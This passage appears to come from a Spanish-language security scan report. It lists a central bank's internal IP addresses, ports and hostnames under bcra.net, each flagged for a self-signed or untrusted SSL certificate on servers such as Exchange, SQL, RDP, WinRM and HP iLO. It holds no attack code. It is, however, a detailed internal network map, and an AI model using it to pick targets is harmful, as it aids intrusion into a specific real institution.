Recurso: 10.0.10.5 Puerto: tcp/3389

```
Certificate #0 CN=ProdS0Sap2.bcra.net ISSUER:_CN=ProdS0Sap2.bcra.net self signed certificate
```

Recurso: 10.0.10.41 Puerto: tcp/8080

```
Certificate #0 CN=HPE__3PAR_20450-MXN70836S9 ISSUER:_CN=HPE__3PAR_20450-MXN70836S9 self
signed certificate
```

Recurso: 10.0.10.128 Puerto: tcp/636

```
Certificate #0 CN=prodvc7-cpd.adm.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.10.139 Puerto: tcp/443

```
Certificate #0 CN=vcentervdisap.adm.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.10.159 Puerto: tcp/443

```
Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard_Company,CN=ILOMXQ51901LT
ISSUER:_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-
Packard_Company,CN=iLO_Default_Issuer_(Do_not_trust) unable to get local issuer certificate
```

Recurso: 10.0.10.160 Puerto: tcp/443

```
Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard_Company,CN=ILOMXQ51901LX
ISSUER:_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-
Packard_Company,CN=iLO_Default_Issuer_(Do_not_trust) unable to get local issuer certificate
```

Recurso: 10.0.10.161 Puerto: tcp/443

```
Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard_Company,CN=ILOMXQ51901LY
ISSUER:_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-
Packard_Company,CN=iLO_Default_Issuer_(Do_not_trust) unable to get local issuer certificate
```

Recurso: 10.0.1.221 Puerto: tcp/443

```
Certificate #0 OU=PID:UCSC-C220-M4S_SERIAL:FCH220678DQ,O=Cisco_Self_Signed,CN=C-
series_CIMC,L=San_Jose,ST=California,C=US ISSUER:_OU=PID:UCSC-C220-
M4S_SERIAL:FCH220678DQ,O=Cisco_Self_Signed,CN=C-series_CIMC,L=San_Jose,ST=California,C=US
self signed certificate
```

Recurso: 10.0.2.49 Puerto: tcp/5986

```
Certificate #0 CN=SORepository.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.133 Puerto: tcp/5986

```
Certificate #0 CN=PRODSCOM.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.152 Puerto: tcp/443

```
Certificate #0 CN=ProdAcceso.bcra.net ISSUER:_CN=ProdAcceso.bcra.net self signed certificate
```

Recurso: 10.0.2.152 Puerto: tcp/3389

```
Certificate #0 CN=ProdAcceso.bcra.net ISSUER:_CN=ProdAcceso.bcra.net self signed certificate
```

Recurso: 10.0.2.152 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.153 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.154 Puerto: tcp/3389

```
Certificate #0 CN=ProdSCDist.bcra.net ISSUER:_CN=ProdSCDist.bcra.net self signed certificate
```

Recurso: 10.0.2.154 Puerto: tcp/5986

```
Certificate #0 CN=ProdSCDist.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.154 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.175 Puerto: tcp/443

```
Certificate #0 _ ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get
local issuer certificate
```

Recurso: 10.0.2.185 Puerto: tcp/587

```
Certificate #0 CN=PRODEXCH13MBX1 ISSUER:_CN=PRODEXCH13MBX1 self signed certificate
```

Recurso: 10.0.2.192 Puerto: tcp/5986

```
Certificate #0 CN=ProdSharpSeApp.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.195 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.195 Puerto: tcp/3389

```
Certificate #0 CN=ProdNas2.bcra.net ISSUER:_CN=ProdNas2.bcra.net self signed certificate
```

Recurso: 10.0.2.195 Puerto: tcp/5986

```
Certificate #0 CN=ProdNas2.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.205 Puerto: tcp/5986

```
Certificate #0 CN=ProdMOVT.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.205 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.206 Puerto: tcp/3389

```
Certificate #0 CN=PRODMOVA.bcra.net ISSUER:_CN=PRODMOVA.bcra.net self signed certificate
```

Recurso: 10.0.2.206 Puerto: tcp/3471

```
Certificate #0 OU=Testing,CN=PRODMOVA ISSUER:_OU=Testing,CN=PRODMOVA self signed certificate
```

Recurso: 10.0.2.206 Puerto: tcp/5986

```
Certificate #0 CN=PRODMOVA.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.206 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.206 Puerto: tcp/3472

```
Certificate #0 OU=Testing,CN=PRODMOVA ISSUER:_OU=Testing,CN=PRODMOVA self signed certificate
```

Recurso: 10.0.2.211 Puerto: tcp/5986

```
Certificate #0 CN=ProdNas3.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.218 Puerto: tcp/5986

```
Certificate #0 CN=ProdExch19CAS2.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.2.218 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.2.219 Puerto: tcp/8172

```
Certificate #0 CN=WMSvc-SHA2-PRODEXCH19CAS2 ISSUER:_CN=WMSvc-SHA2-PRODEXCH19CAS2 self signed
certificate
```

Recurso: 10.0.2.232 Puerto: tcp/14943

```
Certificate #0 emailAddress=key@trend.com.tw,O=TrendMicro,L=Taipei,ST=Taiwan,C=TW
ISSUER:_emailAddress=key@trend.com.tw,O=TrendMicro,L=Taipei,ST=Taiwan,C=TW self signed
certificate
```

Recurso: 10.0.2.244 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.2.244 Puerto: tcp/3389

Certificate #0 CN=PRODMEC.bcra.net ISSUER:\_CN=PRODMEC.bcra.net self signed certificate

Recurso: 10.0.2.253 Puerto: tcp/5986

Certificate #0 CN=VDITSSAP.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.2.253 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.11 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-6.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate

Recurso: 10.0.3.12 Puerto: tcp/8443

Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-10.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate

Recurso: 10.0.3.15 Puerto: tcp/3389

Certificate #0 CN=ProdPatron.bcra.net ISSUER:\_CN=ProdPatron.bcra.net self signed certificate

Recurso: 10.0.3.15 Puerto: tcp/5000

Certificate #0 CN=componenteifix.bcra.gob.ar  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.15 Puerto: tcp/444

Certificate #0 CN=componenteifix.bcra.gob.ar  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.15 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.104 Puerto: tcp/1556

Certificate #0 O=vx,OU=TOMCAT@nbmaster,CN=nbmaster  
ISSUER:\_O=vx,OU=root@nbmaster,CN=broker\_G1 unable to get local issuer certificate

Recurso: 10.0.3.110 Puerto: tcp/9000

Certificate #0 emailAddress=put-team@teradata.com,CN=localhost,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US  
ISSUER:\_O=PUT,L=SanDiego,ST=California,C=US unable to get local issuer certificate

Recurso: 10.0.3.116 Puerto: tcp/3389

Certificate #0 CN=PRODBDTFS.bcra.net ISSUER:\_CN=PRODBDTFS.bcra.net self signed certificate

Recurso: 10.0.3.116 Puerto: tcp/5986

```
Certificate #0 CN=PRODBDTFS.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.3.120 Puerto: tcp/8443

```
Certificate #0 CN=PRODDAMAG.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.3.120 Puerto: tcp/16019

```
Certificate #0 CN=Guardium,OU=_Guardium_Auto-
Generated_Certificate,O=IBM,L=Littleton,ST=Massachusetts,C=US
ISSUER: _CN=Guardium,OU=_Guardium_Auto-
Generated_Certificate,O=IBM,L=Littleton,ST=Massachusetts,C=US self signed certificate
```

Recurso: 10.0.3.121 Puerto: tcp/8443

```
Certificate #0 CN=PRODDAMAS.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.3.123 Puerto: tcp/8443

```
Certificate #0 CN=PRODDAMCB.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.3.124 Puerto: tcp/8443

```
Certificate #0 CN=PRODDAMCC.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.3.124 Puerto: tcp/9801

```
Certificate #0 CN=Guardium,OU=Guardium_Auto-
Generated_Certificate,O=IBM,L=Lowell,ST=Massachusetts,C=US
ISSUER: _CN=Guardium,OU=Guardium_Auto-Generated_CA,O=IBM,L=Lowell,ST=Massachusetts,C=US
unable to get local issuer certificate
```

Recurso: 10.0.3.125 Puerto: tcp/8443

```
Certificate #0 CN=PRODDAMCD.bcra.net,OU=GSI,O=BCRA,L=CABA,ST=CABA,C=AR
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net self signed certificate in
certificate chain
```

Recurso: 10.0.3.125 Puerto: tcp/8446

```
Certificate #0
emailAddress=support@guardium.com,CN=GIM,OU=Support,O=Guardium\,_Inc.,L=Waltham,ST=Massachus
etts,C=US
ISSUER: _emailAddress=support@guardium.com,CN=guardium.com,OU=Support,O=Guardium\,_Inc.,L=Wal
tham,ST=Massachusetts,C=US self signed certificate in certificate chain
```

Recurso: 10.0.3.125 Puerto: tcp/9801

```
Certificate #0 CN=Guardium,OU=Guardium_Auto-
Generated_Certificate,O=IBM,L=Lowell,ST=Massachusetts,C=US
ISSUER: _CN=Guardium,OU=Guardium_Auto-Generated_CA,O=IBM,L=Lowell,ST=Massachusetts,C=US
unable to get local issuer certificate
```

Recurso: 10.0.3.127 Puerto: tcp/5693

```
Certificate #0
CN=ProdbdHyperion,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,C=US
```

```
ISSUER:_CN=ProdbdHyperion,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,
C=US self signed certificate
```

Recurso: 10.0.3.133 Puerto: tcp/1433

```
Certificate #0 CN=SSL_Self_Signed_Fallback ISSUER:_CN=SSL_Self_Signed_Fallback self
signed certificate
```

Recurso: 10.0.3.133 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.3.133 Puerto: tcp/3389

```
Certificate #0 CN=PRODBDSCOM.bcra.net ISSUER:_CN=PRODBDSCOM.bcra.net self signed certificate
```

Recurso: 10.0.3.134 Puerto: tcp/5986

```
Certificate #0 CN=PRODBDVDI.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.3.134 Puerto: tcp/3389

```
Certificate #0 CN=PRODBDVDI.bcra.net ISSUER:_CN=PRODBDVDI.bcra.net self signed certificate
```

Recurso: 10.0.3.135 Puerto: tcp/5986

```
Certificate #0 CN=PRODBDVISAP.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.3.145 Puerto: tcp/1433

```
Certificate #0 CN=SSL_Self_Signed_Fallback ISSUER:_CN=SSL_Self_Signed_Fallback self
signed certificate
```

Recurso: 10.0.3.145 Puerto: tcp/5986

```
Certificate #0 CN=PRODBDSSIS.bcra.net
ISSUER:_CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.3.155 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER:_CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.10.9 Puerto: tcp/443

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER:_CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.10.9 Puerto: tcp/8208

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER:_CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.10.11 Puerto: tcp/443

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER:_CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```

Recurso: 10.0.10.11 Puerto: tcp/2199

```
Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei
ISSUER:_CN=Huawei_IT_Product_CA,O=Huawei,C=CN unable to get local issuer certificate
```



Recurso: 10.0.10.13 Puerto: tcp/2199

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN unable to get local issuer certificate

Recurso: 10.0.10.14 Puerto: tcp/8208

Certificate #0 C=CN,O=Huawei,ST=GuangDong,L=ShenZhen,OU=IT,CN=huawei  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN unable to get local issuer certificate

Recurso: 10.0.10.26 Puerto: tcp/443

Certificate #0 CN=huawei,OU=IT,L=ShenZhen,ST=GuangDong,O=Huawei,C=CN  
ISSUER:\_CN=Huawei\_IT\_Product\_CA,O=Huawei,C=CN unable to get local issuer certificate

Recurso: 10.0.10.82 Puerto: tcp/443

Certificate #0 C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett\_Packard\_Enterprise,CN=ILOMXQ7080573  
ISSUER:\_C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett\_Packard\_Enterprise,CN=Default\_Issuer\_(Do\_not\_trust) unable to get local issuer certificate

Recurso: 10.0.10.137 Puerto: tcp/636

Certificate #0 CN=prodc8-sap.adm.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.10.137 Puerto: tcp/5693

Certificate #0 CN=prodc8-sap.adm.bcra.net,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=prodc8-sap.adm.bcra.net,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US self signed certificate

Recurso: 10.0.3.3 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.3 Puerto: tcp/5986

Certificate #0 CN=PRODBDSY2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.3 Puerto: tcp/3389

Certificate #0 CN=PRODBDSY2.bcra.net ISSUER:\_CN=PRODBDSY2.bcra.net self signed certificate

Recurso: 10.0.3.5 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.5 Puerto: tcp/5986

Certificate #0 CN=PRODSQL1.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.35 Puerto: tcp/9443

Certificate #0 CN=banco-1-61,OU=UDA,O=Teradata\_Corporation,L=San\_Diego,ST=California,C=US  
ISSUER:\_CN=banco-1-61,OU=UDA,O=Teradata\_Corporation,L=San\_Diego,ST=California,C=US self signed certificate

Recurso: 10.0.3.57 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.65 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.70 Puerto: tcp/443

Certificate #0 CN=prodbdgestion.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.70 Puerto: tcp/5986

Certificate #0 CN=ProdBDGestion.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.70 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.70 Puerto: tcp/3389

Certificate #0 CN=ProdBDGestion.bcra.net ISSUER:\_CN=ProdBDGestion.bcra.net self signed certificate

Recurso: 10.0.3.77 Puerto: tcp/3389

Certificate #0 CN=ProdBDSQLGC.bcra.net ISSUER:\_CN=ProdBDSQLGC.bcra.net self signed certificate

Recurso: 10.0.3.83 Puerto: tcp/5693

Certificate #0  
CN=PRODBDERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODBDERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
self signed certificate

Recurso: 10.0.3.94 Puerto: tcp/443

Certificate #0 CN=ProdPatron22.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.94 Puerto: tcp/5693

Certificate #0  
CN=ProdPatron22,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=ProdPatron22,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
US self signed certificate

Recurso: 10.0.3.96 Puerto: tcp/5986

Certificate #0 CN=PRODBDDATA.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.96 Puerto: tcp/5693

Certificate #0  
CN=Template2022EN,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=Template2022EN,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
self signed certificate

Recurso: 10.0.3.96 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.160 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.175 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.3.175 Puerto: tcp/5986

Certificate #0 CN=PRODBDSSRS.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.3.175 Puerto: tcp/3389

Certificate #0 CN=PRODBDSSRS.bcra.net ISSUER:\_CN=PRODBDSSRS.bcra.net self signed certificate

Recurso: 10.0.4.8 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.44 Puerto: tcp/5986

Certificate #0 CN=PRODWS01.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.58 Puerto: tcp/443

Certificate #0 CN=ar.sml,O=BCRA,C=AR ISSUER:\_CN=ar.sml,O=BCRA,C=AR self signed certificate

Recurso: 10.0.4.58 Puerto: tcp/5986

Certificate #0 CN=PRODAPPL.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.58 Puerto: tcp/3389

Certificate #0 CN=PRODAPPL.bcra.net ISSUER:\_CN=PRODAPPL.bcra.net self signed certificate

Recurso: 10.0.4.59 Puerto: tcp/443

Certificate #0 CN=ar.desarrollo.sml,O=BCRA,C=AR ISSUER:\_CN=ar.desarrollo.sml,O=BCRA,C=AR self signed certificate

Recurso: 10.0.4.62 Puerto: tcp/443

Certificate #0 CN=homows01 ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.62 Puerto: tcp/450

Certificate #0 CN=RegistracionCRyLH  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.62 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.79 Puerto: tcp/5693

Certificate #0  
CN=DESAERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=DESAERP,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
self signed certificate

Recurso: 10.0.4.82 Puerto: tcp/3389

Certificate #0 CN=PRODERP.bcra.net ISSUER:\_CN=PRODERP.bcra.net self signed certificate

Recurso: 10.0.4.82 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.83 Puerto: tcp/5986

Certificate #0 CN=DESAERPROV1.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.83 Puerto: tcp/5693

Certificate #0  
CN=PRODERPPROV,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODERPPROV,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
S self signed certificate

Recurso: 10.0.4.83 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.89 Puerto: tcp/5986

Certificate #0 CN=PRODAP001.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.114 Puerto: tcp/5986

Certificate #0 CN=SharePoint19App.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.115 Puerto: tcp/3389

Certificate #0 CN=ProdSharp19BD.bcra.net ISSUER:\_CN=ProdSharp19BD.bcra.net self signed certificate

Recurso: 10.0.4.115 Puerto: tcp/5986

Certificate #0 CN=ProdSharp19BD.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.120 Puerto: tcp/5693

Certificate #0  
CN=PRODINF03,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
ISSUER:\_CN=PRODINF03,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US  
self signed certificate

Recurso: 10.0.4.130 Puerto: tcp/5986

```
Certificate #0 CN=PRODINF04.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.131 Puerto: tcp/3389

```
Certificate #0 CN=DESAAPPL19.bcra.net ISSUER: _CN=DESAAPPL19.bcra.net self signed certificate
```

Recurso: 10.0.4.131 Puerto: tcp/5693

```
Certificate #0
CN=DESAAPPL19,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,C=US
ISSUER: _CN=DESAAPPL19,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,C=US
self signed certificate
```

Recurso: 10.0.4.131 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER: _CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.4.133 Puerto: tcp/5986

```
Certificate #0 CN=PRODAPPL19.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.133 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER: _CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.4.138 Puerto: tcp/5986

```
Certificate #0 CN=DESAERPROV1.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.138 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER: _CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.4.150 Puerto: tcp/409

```
Certificate #0 CN=guard.bcra.net ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net
unable to get local issuer certificate
```

Recurso: 10.0.4.154 Puerto: tcp/5986

```
Certificate #0 CN=ProdLex.bcra.net
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer
certificate
```

Recurso: 10.0.4.154 Puerto: tcp/12345

```
Certificate #0 CN=ofcsslagent ISSUER: _CN=OfficeScan_Server_NTSG unable to get local issuer
certificate
```

Recurso: 10.0.4.163 Puerto: tcp/5693

```
Certificate #0
CN=ProdErpMon,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,C=US
ISSUER: _CN=ProdErpMon,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,C=US
self signed certificate
```

Recurso: 10.0.4.170 Puerto: tcp/1433

Certificate #0 CN=SSL\_Self\_Signed\_Fallback ISSUER:\_CN=SSL\_Self\_Signed\_Fallback self signed certificate

Recurso: 10.0.4.170 Puerto: tcp/12345

